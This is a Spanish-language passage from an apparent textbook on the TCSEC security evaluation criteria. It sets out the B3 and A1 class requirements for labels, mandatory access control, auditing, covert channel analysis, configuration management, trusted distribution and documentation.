Exportación de la información etiquetada. El sistema deberá designar cada canal de comunicación y cada dispositivo de entrada/salida, ya sea de un solo nivel o de varios niveles. Cualquier cambio en esta designación se hará de forma manual y serán auditables por el sistema. El sistema deberá mantener y ser capaz de auditar cualquier cambio en el nivel de seguridad asociado con un canal de comunicación o un dispositivo de entrada/salida. • Exportación a dispositivos con varios niveles. Cuando el sistema exporta un objeto a un dispositivo de entrada/salida de varios niveles, la etiqueta de sensibilidad asociada con este objeto también deberá ser exportada y deberá residir en el mismo medio físico que la información exportada y en la misma forma. Cuando el sistema exporta o importa un objeto en un canal de comunicación de varios niveles, el protocolo utilizado en ese canal dispondrá la vinculación inequívoca entre las etiquetas de sensibilidad y la información asociada que se envía o recibe. • Exportación a dispositivos de un sólo nivel. Los dispositivos de entrada/salida de un sólo nivel y los canales de comunicación de un solo nivel no están obligados a mantener las etiquetas de sensibilidad de la información que procesan. Sin embargo el sistema deberá incluir un mecanismo por el cual el sistema y un usuario autorizado se comunican de forma fiable para designar un único nivel de seguridad de la información importada o exportada a

través de los canales de comunicación o los dispositivos de entrada/salida de un sólo nivel. • Salida etiquetable legible. El administrador del sistema será capaz de especificar los nombres de las etiquetas a imprimir asociadas con las etiquetas de sensibilidad exportadas. El sistema debe marcar el inicio y el fin de toda salida del tipo que sea con las etiquetas de sensibilidad legibles que representan correctamente la sensibilidad de la salida. Por defecto el sistema deberá marcar la parte superior e inferior de cada página de salida del tipo que sea con las etiquetas de sensibilidad que representan correctamente la sensibilidad global de la salida o bien que representan la sensibilidad de la información en la página. Por defecto el sistema deberá marcar de manera apropiada las otras formas de salida con las etiquetas de sensibilidad que representan correctamente la sensibilidad de la salida. Por defecto cualquier anulación de estas marcas deberá ser auditable por el sistema.
Etiquetas de sensibilidad del usuario. El sistema notificará inmediatamente a un usuario de cualquier cambio en el nivel de seguridad asociado a este usuario durante una sesión interactiva. Un usuario será capaz de consultar el sistema para una visualización de la etiqueta completa de sensibilidad del mismo.
Etiquetas de dispositivo. El sistema deberá soportar la asignación de los niveles de seguridad mínimos y máximos para todos los dispositivos físicos conectados. Estos niveles de seguridad deberán ser utilizados por el sistema para hacer cumplir las restricciones impuestas por el entorno físico en el que se encuentran los dispositivos.

d) Control de acceso obligatorio. El sistema deberá aplicar una política obligatoria de control de acceso obligatorio sobre todos los recursos, es decir, los usuarios, los objetos almacenados y los dispositivos de entrada/salida, que son directa o indirectamente accesibles por usuarios externos al sistema. Estos usuarios y estos objetos tendrán asignadas etiquetas de sensibilidad que son una combinación de los niveles de clasificación jerárquicos y las categorías no jerárquica y las etiquetas se utilizarán como base para las decisiones obligatorias de control de acceso. El sistema deberá ser capaz de soportar dos o más niveles de seguridad. Los siguientes requisitos se tendrán para todos los accesos entre todos los usuarios externos al sistema y todos los objetos directa o indirectamente accesibles por estos usuarios: Un usuario puede leer un objeto sólo si la clasificación jerárquica en el nivel de seguridad del usuario es mayor o igual a la clasificación jerarquica en el nivel de seguridad del objeto y las categorías no jerárquicas en el nivel de seguridad del usuario incluyen todas las categorías no jerárquicas en el nivel de seguridad del objeto. Un usuario puede escribir un objeto sólo si la clasificación jerárquica en el nivel de seguridad del usuario es menor o igual a la clasificación jerárquica en el nivel de seguridad del objeto y de todas las categorías no jerárquicas en el nivel de seguridad de los usuarios incluídas en las categorías no jerárquicas en el nivel de seguridad del objeto. Los datos de identificación y autenticación serán utilizados por el sistema para autenticar la identidad del usuario y asegurar que el nivel de seguridad y la autorización de los usuarios externos al sistema que se pueden crear para actuar en nombre del usuario individual está autorizado por éste.

- Responsabilidad.

  a) Identificación y autenticación. El sistema deberá exigir a los usuarios a identificarse antes de comenzar a realizar cualquier acción en la que tiene que mediar el sistema. Además el sistema deberá mantener los datos de autenticación, que incluyen la información para comprobar la

identidad de los usuarios individuales, por ejemplo las contraseñas, así como la información para la determinación de las autorizaciones de los usuarios individuales. Estos datos serán utilizados por el sistema para autenticar la identidad del usuario y para garantizar que el nivel de seguridad y las autorizaciones del usuario externo al sistema que se puede crear para actuar en nombre de un usuario individual está autorizado por éste. El sistema deberá proteger los datos de autenticación para que no se puede acceder por cualquier usuario no autorizado. El sistema deberá ser capaz de hacer cumplir la responsabilidad individual, proporcionando la capacidad de identificar de forma única a cada usuario individual del sistema. El sistema también proporcionará la capacidad de asociar esta identidad con todas las acciones de auditoría adoptadas por este usuario.

b) Camino de confianza. El sistema deberá soportar una vía de comunicación de confianza entre él y los usuarios para su uso cuando se requiere una conexión positiva entre el sistema y el usuario. Las comunicaciones a través de este camino de confianza se activará exclusivamente por un usuario del sistema y estarán lógicamente aisladas.

c) Auditoría. El sistema deberá ser capaz de crear, mantener y proteger las modificaciones o el acceso no autorizado o la destrucción de un registro de auditoría de los accesos a los objetos que protege. Los datos de auditoría deberán estar protegidos por el sistema de modo que el acceso de lectura esté limitado a aquellos usuarios que están autorizados. El sistema deberá ser capaz de registrar los siguientes tipos de eventos: el uso de los mecanismos de identificación y autenticación, la introducción de objetos en el espacio de direcciones de un usuario, la eliminación de objetos, y las medidas adoptadas por los usuario y los administradores del sistema y otros eventos de seguridad relevantes. El sistema también deberá poder auditar cualquier anulación de las marcas de salida. Por cada evento registrado, el registro de auditoría identificará: la fecha y hora del evento, el usuario, el tipo de evento, y el éxito o el fracaso del evento. Para los eventos de identificación/autenticación, se incluirá en el

registro de auditoría el origen de la solicitud. Para los eventos que introducen un objeto en el espacio de direcciones del usuario y para los eventos de eliminación del objetos, el registro de auditoría deberá incluir el nombre del objeto y el nivel de seguridad del objeto. El administrador del sistema será capaz de auditar de manera selectiva las acciones de uno o más usuarios en función de la identidad individual y/o el nivel de seguridad de los objetos. El sistema deberá ser capaz de auditar los eventos identificados que pueden ser utilizados en la explotación de los canales secretos. El sistema deberá contener un mecanismo que es capaz de monitorizar la ocurrencia o la acumulación de sucesos de seguridad auditables que pueden indicar una violación inminente de la política de seguridad. Este mecanismo deberá ser capaz de notificar inmediatamente al administrador de seguridad cuando se superan los umbrales, y si la ocurrencia o la acumulación de estos eventos de seguridad relevantes continúa, el sistema deberá tomar las medidas menos perjudiciales para terminar el evento.

- Garantía.

  a) Garantía operacional.

  Arquitectura del sistema. El sistema deberá mantener un dominio para su propia ejecución que lo protege de interferencias o manipulaciones externas. El sistema deberá mantener el aislamiento de los procesos a través de la provisión de espacios de direcciones diferentes bajo su control. El sistema deberá estructurarse internamente en módulos bien definidos en gran medida independientes. Se hará un uso eficaz del hardware disponible para separar a los elementos que son de protección crítica de aquellos que no lo son. Los módulos del sistema estarán diseñados de forma que se aplique el principio del privilegio mínimo. Las características de hardware se utilizarán para soportar de forma lógica los objetos de almacenamiento con atributos diferentes. La interfaz de usuario con el sistema estará completamente definido y todos los

elementos del sistema identificados. El sistema deberá estar diseñado y estructurado para utilizar un mecanismo completo de protección, conceptualmente simple con la semántica definida con precisión. Este mecanismo jugará un papel central en la aplicación de la estructura interna del sistema. La ingeniería del sistema se dirigirá a minimizar la complejidad del sistema y la exclusión de los módulos del sistema que no son de protección crítica.
Integridad del sistema. Las características de hardware y/o software deberán suministrar la posibilidad de validar periódicamente el funcionamiento correcto de los elementos de hardware y firmware del sistema.
Análisis del canal secreto. El desarrollador del sistema llevará a cabo una búsqueda exhaustiva de los canales secretos y tomará una decisión, ya sea por medición real o por estimación de ingeniería, del ancho de banda máximo de cada canal.
Gestión de la confianza del sistema. El sistema deberá soportar las funciones de cada usuario y del administrador de forma separada. Deberán ser identificadas las funciones que desempeña el papel de un administrador de seguridad. El personal administrativo del sistema sólo será capaz de realizar las funciones de administrador de seguridad después de tomar una acción auditable distinta de la asunción de la función de administrador de seguridad en el sistema. La funciones que no son de seguridad y que se pueden realizar con el papel de la administración de seguridad estarán limitadas estrictamente a las esenciales para realizar la función eficaz de seguridad.
Recuperación fiable. Se suministrarán los procedimientos y/o los mecanismos para asegurar que, después de un fallo en el sistema u otra discontinuidad, se obtiene la recuperación sin comprometer la protección.

b) Garantía del ciclo de vida.

Prueba de la seguridad. Los mecanismos de seguridad del sistema se someterán a pruebas y se verificará que hacen lo que se afirma en la documentación del sistema. Un equipo de personas que comprendan cabalmente la implementación concreta del sistema deberá someter su documentación de diseño, su código fuente y su código objeto a los análisis y a las pruebas. Sus objetivos serán los siguientes: descubrir todos los defectos de diseño e implementación que permitiría a un usuario externo al sistema leer, cambiar o eliminar datos normalmente denegados bajo la política de seguridad obligatoria o discrecional aplicadas por el sistema, así como asegurar que nadie sin autorización para ello, es capaz de hacer que el sistema entre en un estado tal que sea incapaz de responder a las comunicaciones iniciadas por otros usuarios. El sistema será resistente a la penetración. Todos los defectos descubiertos se corregirán y el sistema lo reexaminará para demostrar que han sido eliminados y que no se han introducido nuevos fallos. Las pruebas deberán demostrar que la implementación del sistema es consistente con la especificación descriptiva de alto nivel. Ningún error de diseño y ningún fallo de implementación corregible se puede encontrar durante las pruebas.
Especificación de diseño y verificación. Se deberá mantener durante el ciclo de vida del sistema un modelo formal de la política de seguridad soportado por el sistema que se ha demostrado en consonancia con sus axiomas. Se deberá mantener una especificación descriptiva de alto nivel del sistema de forma completa y precisa como describe el sistema en materia de excepciones, mensajes de error y sus efectos.

Gestión de la configuración. Durante el desarrollo y el mantenimiento del sistema, deberá haber un sistema de gestión de la configuración para mantener el control de cambios de acuerdo con la especificación descriptiva de alto nivel, otros datos de diseño, la documentación de la implementación, el código fuente, la versión en ejecución del código objeto, y los datos de las pruebas y la documentación. El sistema de gestión de la configuración debe asegurar una concordancia consistente entre toda la documentación y el código asociado con la versión actual del sistema. Se proporcionarán las herramientas para la generación de una nueva versión del sistema a partir del código fuente. También habrán herramientas disponibles para comparar una nueva versión generada con la versión anterior del sistema con el fin de asegurarse de que sólo los cambios previstos se han hecho en el código que realmente se utilizará como la nueva versión del sistema.

- Documentación

  a) Guía de las características de seguridad del usuario. Un único capítulo o manual de la documentación del usuario describirá los mecanismos de protección proporcionados por el sistema, las directrices para su uso, y cómo interactúan unos con otros.

  b) Manual de confianza de la instalación. Un manual dirigido al administrador del sistema presentará las advertencias sobre las funciones y los privilegios que deben ser controlados cuando se ejecuta una instalación segura. Se suministrarán los procedimientos de examen y mantenimiento de los ficheros de auditoría, así como la estructura detallada del registro de auditoría de los eventos. El manual describirá las funciones del administrador y de los usuarios en materia de seguridad, que incluyen el cambio de las características de seguridad de un usuario. Se proporcionará las directrices sobre el uso coherente y eficaz de las funciones de protección del sistema, cómo interactúan, cómo generar de forma segura un nuevo

sistema, y los procedimientos de la instalación, las advertencias y los privilegios que deben ser controlados con el fin de operar la instalación de forma segura. Se deberán identificar los módulos del sistema que contienen el mecanismo de validación de referencia. Se deberán escribir los procedimientos para la generación segura de un nuevo sistema después de la modificación de los módulos en el sistema. Se incluirán los procedimientos para asegurar que el sistema está inicialmente arrancado de una manera segura. También se incluirán los procedimientos para reanudar el funcionamiento del sistema seguro, después de cualquier lapso en el funcionamiento del sistema.

c) Documentación de las pruebas. El desarrollador del sistema proporcionará a los evaluadores un documento que describa el plan de pruebas, los procedimientos de las pruebas que muestran cómo los mecanismos de seguridad se pusieron a prueba, y los resultados de las pruebas funcionales de los mecanismos de seguridad. Se incluirán los resultados de las pruebas de la eficacia de los métodos utilizados para reducir los anchos de banda del canal secreto.

d) Documentación del diseño. Deberá estar disponible la documentación que proporciona una descripción de la filosofía de la protección del fabricante y una explicación de cómo esta filosofía se traduce en el sistema. Se deberán describir las interfaces entre los módulos de sistema. Una descripción formal del modelo de política de seguridad aplicada por el sistema deberá estar disponible y probada que es suficiente para hacer cumplir la política de seguridad. Se identificarán los mecanismos específicos de protección de sistema y se dará una explicación para demostrar que cumplen el modelo. La especificación descriptiva de alto nivel debe mostrar una descripción exacta de la interfaz del sistema. La documentación describirá cómo el sistema implementa el concepto de monitorización de referencia y dar una explicación de por qué es a prueba de manipulaciones, que no pueden ser cortocircuitados, y se ha implementado correctamente. La implementación del sistema mostrará de manera informal que es consistente con la especificación

descriptiva de alto nivel. Los elementos de esta especificación mostrarán, utilizando las técnicas informales, que corresponde a los elementos del sistema. La documentación describirá la forma en la que el sistema está estructurado para facilitar las pruebas y hacer cumplir los privilegios mínimos. Esta documentación también presentará los resultados de los análisis de los canales secretos. Se deberían identificar todos los eventos auditables que pueden ser utilizados en la explotación de los conocidos canales de almacenamiento secretos. Se facilitarán los anchos de banda de los conocidos canales de almacenamiento secretos y el uso de lo que no es detectable por los mecanismos de auditoría.

4.1.8. Clase A1 : Diseño verificado

Los sistemas de la clase A1 son funcionalmente equivalentes a los de la clase B3 en la que no se añade ninguna característica adicional de arquitectura ni de requisitos de la política. La característica distintiva de los sistemas de esta clase es el análisis derivado de las especificación formal de diseño y las técnicas de verificación y el resultado del grado alto de certeza de que el sistema está correctamente implementado. Esta garantía es de naturaleza evolutiva, empezando con un modelo formal de la política de seguridad y una especificación formal de alto nivel del diseño. Independiente del lenguaje particular de la especificación o el sistema de verificación utilizado, hay cinco criterios importantes para la verificación del diseño de la clase A1:

- Debe estar claramente identificado y documentado un modelo formal de la política de seguridad, incluyendo una prueba matemática de que el modelo es consistente con sus axiomas y es suficiente para soportar la política de seguridad.
- Se debe suministrar una especificación formal de alto nivel que incluya las definiciones de las funciones que realiza el sistema y de los mecanismos de hardware y/o firmware que se utilizan para soportar de forma separada la ejecución de distintos dominios.
- La especificación formal de alto nivel del sistema debe mostrar que es consistente con el modelo.

- La implementación del sistema debe mostrar de manera informal que es consistente con la especificación formal de alto nivel. Los elementos de esta especificación deben mostrar, utilizando técnicas informales, que corresponde a los elementos del sistema. También debe explicar el mecanismo de protección unificado necesario para satisfacer la política de seguridad, y son los elementos de este mecanismo de protección los que se asignan a los elementos del sistema.
- Las técnicas formales de análisis debe ser utilizadas para identificar y analizar los canales secretos. Las técnicas informales se pueden utilizar para identificar los canales secretos. La persistencia de los canales secretos identificados en el sistema deben estar justificadas.

De acuerdo con el extensivo análisis del diseño y del desarrollo del sistema requerido a los sistemas de la clase A1, se requiere una gestión de configuración más estricta y se establecen los procedimientos para distribuir de forma segura el sistema a los sitios.
Los requerimientos mínimos para los sistemas asignados a una clase A1 son los siguientes:

- Política de seguridad.

  a) Control de acceso discretional. El sistema deberá definir y controlar el acceso de los usuarios y de los objetos, siempre identificados con nombre en el sistema. El mecanismo de aplicación deberá permitir a los usuarios especificar y controlar la compartición de estos objetos, y deberá suministrar los controles para limitar la propagación de los derechos de acceso. El mecanismo discrecional de control de acceso deberá, ya sea por defecto o por acción explícita del usuario, disponer que los objetos están protegidos de accesos no autorizados. Estos controles de acceso deberán ser capaces de especificar, por cada objeto con nombre, una lista de usuarios con nombre y una lista de grupos de usuarios con nombre con sus respectivos modos de acceso a este objeto. Además, por cada objeto con nombre, deberá ser posible especificar una lista de usuarios con nombre y una lista de grupos de usuarios con nombre para las que no tiene acceso al objeto. Los

permisos de acceso a un objeto por los usuarios que no los posean sólo se realizará por los usuarios autorizados.
b) Reutilización del objeto. Todas las autorizaciones a la información contenida en un objeto almacenado deberán ser revocadas antes de la asignación inicial, la asignación o reasignación a un usuario del conjunto de los objetos de almacenamiento no utilizados del sistema. Cuando se reutilice un objeto, su historial en cuanto permisos debe ser olvidado.
c) Etiquetas. Las etiquetas de sensibilidad asociadas a cada recurso del sistema, que es directa o indirectamente accesible por usuarios externos al sistema deberán ser mantenidas por el sistema. Estas etiquetas deberán ser utilizadas como base para las decisiones obligatorias de control de acceso. Para importar datos no etiquetados, el sistema deberá solicitar y recibir de un usuario autorizado el nivel de seguridad de los datos, y todas las acciones deben ser auditables por el sistema.

Integridad de la etiqueta. Las etiquetas deberán representar con precisión los niveles de seguridad de los usuarios y de los objetos con los que están asociados. Cuando se exportan por el sistema, las etiquetas deberán representar de forma precisa y sin ambigüedades las etiquetas internas y deberán asociarse con la información que se exporta.
Exportación de la información etiquetada. El sistema deberá designar cada canal de comunicación y cada dispositivo de entrada/salida, ya sea de un solo nivel o de varios niveles. Cualquier cambio en esta designa-ción se deberá hacer de forma manual y será auditable por el sistema. El sistema deberá mantener y ser capaz de auditar cualquier cambio en los niveles de seguri-dad asociado con un canal de comunicación o un dispositivo de

entrada/salida.

- Exportación a dispositivos con varios niveles. Cuando el sistema exporta un objeto a un dispositivo de entrada/salida de varios niveles, la etiqueta asociada con este objeto también deberá ser exportada y deberá residir en el mismo medio físico que la información exportada en la misma forma. Cuando el sistema exporta o importa un objeto por un canal de comunicación con varios niveles, el protocolo utilizado en este canal deberá suministrar una vinculación inequívoca entre las etiquetas de sensibilidad y la información asociada que se envía o se recibe.
- Exportación a disposisitvos de un único nivel. Los dispositivos de entrada/salida de un solo nivel y los canales de comunicación de un solo nivel no están obligados a mantener las etiquetas de la información que procesan. Sin embargo el sistema deberá incluir un mecanismo por el cual el sistema y un usuario autorizado se comuniquen con fiabilidad para designar el nivel de seguridad de la información importada o exportada a través de los canales de comunicación de un solo nivel o de los dispositivos de entrada/salida de un solo nivel.
- Salida etiquetable legible. El administrador del sistema deberá ser capaz de especificar los nombres de las etiquetas a imprimir asociadas con la exportación de las mismas. El sistema debe marcar el inicio y fin de toda

	salida del tipo que sea, con las etiquetas legibles que representan correctamente la sensibilidad de la salida. Por defecto, el sistema deberá marcar la parte superior e inferior de cada página de salida, sea del tipo que sea, con las etiquetas legibles que representan correctamente la sensibilidad global de la salida o bien que representan la sensibilidad de la información en la página. El sistema deberá, por defecto y de manera apropiada, marcar las otras formas de salidas legibles con las etiquetas legibles que representan correctamente la sensibilidad de la salida. Cualquier anulación de estas marcas por defecto deberá ser auditable por el sistema.
Etiquetas de sensibilidad del usuario. El sistema deberá notificar inmediatamente a un usuario de cada cambio en el nivel de seguridad asociado a este usuario durante una sesión interactiva. Un usuario será capaz de consultar el sistema como se desee para una visualización completa de las etiqueta del usuario.	
Etiquetas de dispositivo. El sistema deberá soportar la asignación de los niveles de seguridad mínimos y máximos para todos los dispositivos físicos conectados. Estos niveles de seguridad deberán ser utilizados por el sistema para hacer cumplir las restricciones impuestas por los entornos físicos en el que se encuentran los dispositivos.	

d) Control de acceso obligatorio. El sistema deberá aplicar una política obligatoria de control de acceso sobre todos los recursos son directa o indirectamente accesibles por usuarios externos al sistema. Estos usuarios y estos objetos deberán

tener asignados las etiquetas de sensibilidad que son una combinación de los niveles de clasificación jerárquica y las categorías no jerárquica, y las etiquetas deberán utilizarse como base para las decisiones obligatorias de control de acceso. El sistema deberá ser capaz de soportar dos o más niveles de seguridad. Se deberán tener estos requerimientos para todos los accesos entre todos los usuarios externos al sistema y todos los objetos directa o indirectamente accesibles por estos usuarios. Un usuario puede leer un objeto sólo si la clasificación jerárquica en el nivel de seguridad del usuario es mayor o igual a la clasificación jerárquica en el nivel de seguridad del objeto y las categorías no jerárquicas en el nivel de seguridad del usuario incluyendo todas las categorías no jerárquicas en el nivel de seguridad del objeto. Un usuario puede escribir un objeto sólo si la clasificación jerárquica en el nivel de seguridad del usuario es menor o igual a la clasificación jerárquica en el nivel de seguridad del objeto y de todas las categorías no jerárquicas en el nivel de seguridad del usuario incluído en las categorías no jerárquicas en el nivel de seguridad del objeto. Los datos de identificación y autenticación los utilizará el sistema para autenticar la identidad del usuario y asegurar que el nivel de seguridad y la autorización de los usuarios externos al sistema que se pueden crear para actuar en nombre de un usuario individual estará autorizado por este usuario.

- Responsabilidad

  a) Identificación y autenticación. El sistema deberá exigir a los usuarios a identificarse antes de comenzar a realizar ninguna otra acción en la que el sistema tiene que mediar. Además el sistema deberá mantener los datos de autenticación, que incluye la información para comprobar la identidad de los usuarios individuales, por ejemplo las contraseñas, así como la información para la determinación de las autorizaciones de los usuarios individuales. Estos datos serán utilizados por el sistema para autenticar la identidad del usuario y para garantizar que el nivel de seguridad y las autorizaciones de los usuarios externos al sistema que se

pueden crear para actuar en nombre de un usuario individual que está autorizado por este usuario. El sistema deberá proteger los datos de autenticación para que no pueda acceder por cualquier usuario no autorizado. El sistema deberá ser capaz de hacer cumplir la responsabilidad individual, proporcionando la capacidad de identificar de forma única a cada usuario individual del sistema. El sistema también proporcionará la capacidad de asociar esta identidad con todas las acciones de auditoría adoptadas por ese usuario.

b) Camino de confianza. El sistema deberá soportar una vía de comunicación de confianza entre él y los usuarios para su uso cuando se requiera una conexión entre el sistema y el usuario. Las comunicaciones a través de este camino de confianza, se activarán exclusivamente por un usuario o por el sistema y estarán lógicamente aisladas y bien distinguidas de otros caminos.

c) Auditoría. El sistema deberá ser capaz de crear, mantener y proteger de las modificaciones o del acceso no autorizado o la destrucción de un registro de auditoría de los accesos a los objetos que protege. Los datos de auditoría deberán estar protegidos por el sistema de modo que el acceso de lectura esté limitado sólo a aquellos que están autorizados para su lectura. El sistema deberá ser capaz de registrar los siguientes tipos de eventos: el uso de los mecanismos de identificación y autenticación, la introducción de objetos en el espacio de direcciones de un usuario, la eliminación de objetos, y las medidas adoptadas por los usuarios y los administradores del sistema, y otros eventos de seguridad relevantes. El sistema también podrá auditar cualquier anulación de las marcas de salida legibles. Por cada evento registrado, el registro de auditoría identificará: la fecha y la hora del evento, el usuario, el tipo de evento, y el éxito o el fracaso del evento. En cuanto a los eventos de identificación/autenticación, se incluirá el origen de la solicitud en el registro de auditoría. Para los eventos que introducen un objeto en el espacio de direcciones del usuario y para los eventos de eliminación del objeto, el registro de auditoría deberá incluir el nombre del objeto y el nivel de seguridad del objeto. El administrador del

sistema deberá ser capaz de auditar de manera selectiva las acciones de uno o más usuarios en función de la identidad individual y/o el nivel de seguridad de objetos. El sistema deberá ser capaz de auditar los eventos identificados que pueden ser utilizados en la explotación de los canales secretos. El sistema deberá contener un mecanismo que sea capaz de monitorizar la ocurrencia o la acumulación de sucesos de seguridad auditables que pueden indicar una violación inminente de la política de seguridad. Este mecanismo deberá ser capaz de notificar inmediatamente al administrador de seguridad cuando se superan los umbrales, y, si la ocurrencia o la acumulación de estos eventos relevantes de seguridad continúa, el sistema deberá tomar las medidas menos perjudiciales para terminar el evento.

- Garantía.

a) Garantía operacional.

Arquitectura del sistema. El sistema deberá mantener un dominio para su propia ejecución que lo proteja de las interferencias externas o las manipulaciones. El sistema deberá mantener el aislamiento del proceso a través de la provisión de un espacios de direcciones diferente bajo su control. El sistema deberá estar internamente estructurado en módulos bien definidos en gran medida independientes. Se hará un uso eficaz del hardware disponible para separar a estos elementos que son de protección crítica de aquellos que no lo son. Los módulos del sistema deberán estar diseñados de forma que se cumpla el principio del mínimo privilegio. Las características de hardware, tales como la segmentación, se utilizarán para soportar lógicamente los distintos objetos de almacenamiento con atributos separados. La interfaz de usuario del sistema estará completamente definida y todos los elementos del sistema identificados. El sistema deberá estar diseñado y estructurado para utilizar un mecanismo de protección completo, conceptualmente simple, con la semántica definida con precisión. Este mecanismo

deberá jugar un papel central en la aplicación de la estructura interna del sistema. El sistema deberá incorporar el uso significativo de capas, la abstracción y la ocultación de datos. La ingeniería de sistemas deberá dirigirse a minimizar la complejidad del sistema y la exclusión de los módulos del sistema que no son críticas para la protección.
Integridad del sistema. Las características de hardware y/o software deberán ser utilizadas para validar periódicamente el funcionamiento correcto de los elementos del sitio de hardware y firmware del sistema.
Análisis del canal secreto. El desarrollador del sistema llevará a cabo una búsqueda exhaustiva de los canales secretos y tomará una decisión del ancho de banda máximo de cada canal identificado. Los métodos formales se utilizarán en el análisis.
Gestión de confianza de la instalación. El sistema deberá soportar las funciones separadas de los usuarios y del administrador. Se identificarán las funciones que desempeña el papel de un administrador de seguridad. El personal administrativo del sistema sólo será capas de realizar las funciones de administrador de seguridad después de tomar una acción auditable distinta de asumir la función de administrador de seguridad en el sistema. Las funciones que no son de seguridad que se pueden realizar en el papel de la administración de seguridad deberán limitarse estrictamente a los esenciales para realizar una función de seguridad eficaz.
Recuperación fiable. Los procedimientos y/o los mecanismos deberán garantizar que, después de un fallo en el sistema u otras discontinuidades, se obtiene la recuperación sin comprometer la protección.

b) Garantía del ciclo de vida.

Pruebas de seguridad. Los mecanismos de seguridad

del sistema se someterán a pruebas y se verificará que cumplen con lo que se afirma en la documentación del sistema. Un equipo de personas que comprendan cabalmente la aplicación concreta del sistema deberá someter su documentación de diseño, el código fuente y el código objeto a análisis y pruebas. Sus objetivos serán los siguientes: descubrir todos los defectos de diseño e implementación que permitiría a un usuario externo al sistema leer, cambiar o eliminar datos normalmente denegados bajo la política de seguridad obligatoria o discrecional aplicada por el sistema. También asegurar que nadie sin autorización para ello, es capaz de hacer que el sistema entre en un estado tal que sea incapaz de responder a las comunicaciones iniciadas por otros usuarios. El sistema deberá ser resistente a la penetración. Todos los defectos descubiertos se corregirán y se reexaminará el sistema para demostrar que han sido eliminados y que no se han introducido nuevos fallos. Las pruebas deberán demostrar que la implementación del sistema es consistente con la especificación formal de alto nivel. No se pueden encontrar ningún error de diseño y ningún otro fallo durante las pruebas.
Especificación del diseño y su verificación. Se deberá mantener durante el ciclo de vida del sistema, un modelo formal de la política de seguridad soportado por el sistema que se ha demostrado que es consistente con sus axiomas. Se deberá mantener una especificación descriptiva de alto nivel del sistema que describa por completo y con precisión el sistema en términos de excepciones, mensajes de error y sus efectos. Se deberá mantener una especificación formal de alto nivel del sistema que describa con precisión el sistema en términos de excepciones, mensajes de error y sus efectos. Ambas especificaciones deberán incluir los componentes del sistema que se implementan como hardware y/o firmware si sus propiedades son visibles a la interfaz del sistema. La especificación formal de alto

nivel deberá mostrar una descripción exacta de la interfaz del sistema. Se deberá verificar que la especificación descriptiva de alto nivel es consistente con el modelo y se utilizarán una combinación de las técnicas formales e informales para mostrar que la especificación formal de alto nivelel es consistente con el modelo. Esta prueba de verificación deberán ser consistente con lo establecido en el estado de la técnica utilizada por el sistema en cuanto a la seguridad, a la especificación formal y a la verificación del sistema.
Gestión de la configuración. Durante el ciclo de vida completo, es decir, durante el diseño, el desarrollo y el mantenimiento del sistema, se deberá instalar un sistema de gestión de la configuración para todo el hardware, el firmware y el software importantes en cuanto a la seguridad que mantiene el control de cambios del modelo formal, las especificaciones descriptiva y formal de alto nivel, otros datos de diseño, la documentación de la implementación, el código fuente, la versión en ejecución del código objeto, y las instalaciones de pruebas y la documentación. El sistema de gestión de la configuración deberá asegurar una concordancia consistente entre toda la documentación y el código asociado con la versión actual del sistema. Se proporcionarán herramientas para la generación de una nueva versión del sistema a partir del código fuente. También se dispondrán herramientas, para mantener un estricto control de la configuración, para comparar una nueva versión generada con la versión anterior del sistema con el fin de asegurarse de que sólo los cambios previstos se han hecho en el código que realmente se utilizará como la nueva versión del sistema . Una combinación de medidas de seguridad técnicas, físicas y de procedimiento se deberán utilizar para protegerse de las modificaciones no autorizadas o la destrucción de la copia original o las copias de todo el material utilizado para generar el sistema.

Distribución fiable. Se deberá suministrar un centro de control y distribución fiable del sistema para mantener la integridad de la correspondencia entre los datos maestros descritos en la versión actual del sistema y la copia maestra del código de la versión actual. Los procedimientos como por ejemplo las pruebas de aceptación de la seguridad, deberán existir para asegurar que las actualizaciones del software, del firmware y del hardware distribuidos a los usuarios son exactamente como se especifica en las copias maestras.

- Documentación

  a) Guía de las características de seguridad del usuario. Un único capítulo o manual de documentación del usuario describirá los mecanismos de protección proporcionados por el sistema, las directrices para su uso, y cómo interactúan unos con otros.

  b) Manual de confianza de la instalación. Un manual dirigido al administrador del sistema presentará las advertencias acerca de las funciones y los privilegios que deberían ser controlados cuando se ejecuta una instalación segura. Se darán los procedimientos para examinar y mantener los ficheros de auditoría, así como la estructura detallada del registro de auditoría de cada tipo de evento de auditoría. El manual deberá describir las funciones de administrador en materia de seguridad, que incluye el cambio de las características de seguridad de un usuario. Se proporcionará las directrices para un uso coherente y eficaz de las características de protección del sistema, cómo interactúan, cómo generar de forma segura un nuevo sistema, y los procedimientos de la instalación, advertencias y privilegios que deben ser controlados con el fin de operar el sistema de forma segura. Deberán ser identificados los módulos del sistema que contienen el mecanismo de validación de referencia. Se describirán los procedimientos para la generación segura de un nuevo sistema después de la modificación de los módulos originales. Se incluirán los procedimientos para asegurar que el sistema está inicialmente arrancado de una manera segura.

También se incluirán los procedimientos para reanudar el funcionamiento seguro del sistema, después de cualquier lapso en el funcionamiento del sistema.
c) Documentación de las pruebas. El desarrollador del sistema deberá proporcionar a los evaluadores un documento que describe el plan de pruebas, los procedimientos de pruebas que muestran cómo los mecanismos de seguridad se pusieron a prueba, y los resultados de las pruebas funcionales de los mecanismos de seguridad. Se incluirán los resultados de las pruebas y la eficacia de los métodos utilizados para reducir los anchos de banda del canal secreto. Se darán los resultados de la concordancia entre la especificación formal de alto nivel y el código fuente del sistema.
d) Documentación del diseño. La documentación deberá estar disponible para proporcionar una descripción de la filosofía de protección del fabricante y una explicación de cómo esta filosofía se traduce en el sistema. Se deberán describir las interfaces entre los módulos del sistema que se han descrito. Deberá estar disponible una descripción formal del modelo de política de seguridad aplicado por el sistema y probado de que es suficiente para hacer cumplir la política de seguridad. Los mecanismos específicos de protección del sistema deberán estar identificados y una explicación para mostrar que cumplen el modelo. La especificación descriptiva de alto nivel deberá mostrar ser una descripción exacta de la interfaz del sistema. La documentación deberá describir cómo el sistema implementa el concepto de monitor de referencia y da una explicación de por qué es a prueba de manipulaciones, no pueden ser cortocircuitado y está implementado correctamente. La implementación del sistema deberá mostrar de manera informal que es consistente con la especificación formal de alto nivel. Los elementos de estaespecificación deberán mostar, utilizando las técnicas informales, que corresponden a los elementos del sistema. La documentación deberá describir la forma en la que el sistema está estructurado para facilitar las pruebas y hacer cumplir el principio de privilegio mínimo. Esta documentación también deberá presentar los resultados de los análisis de los canales secretos

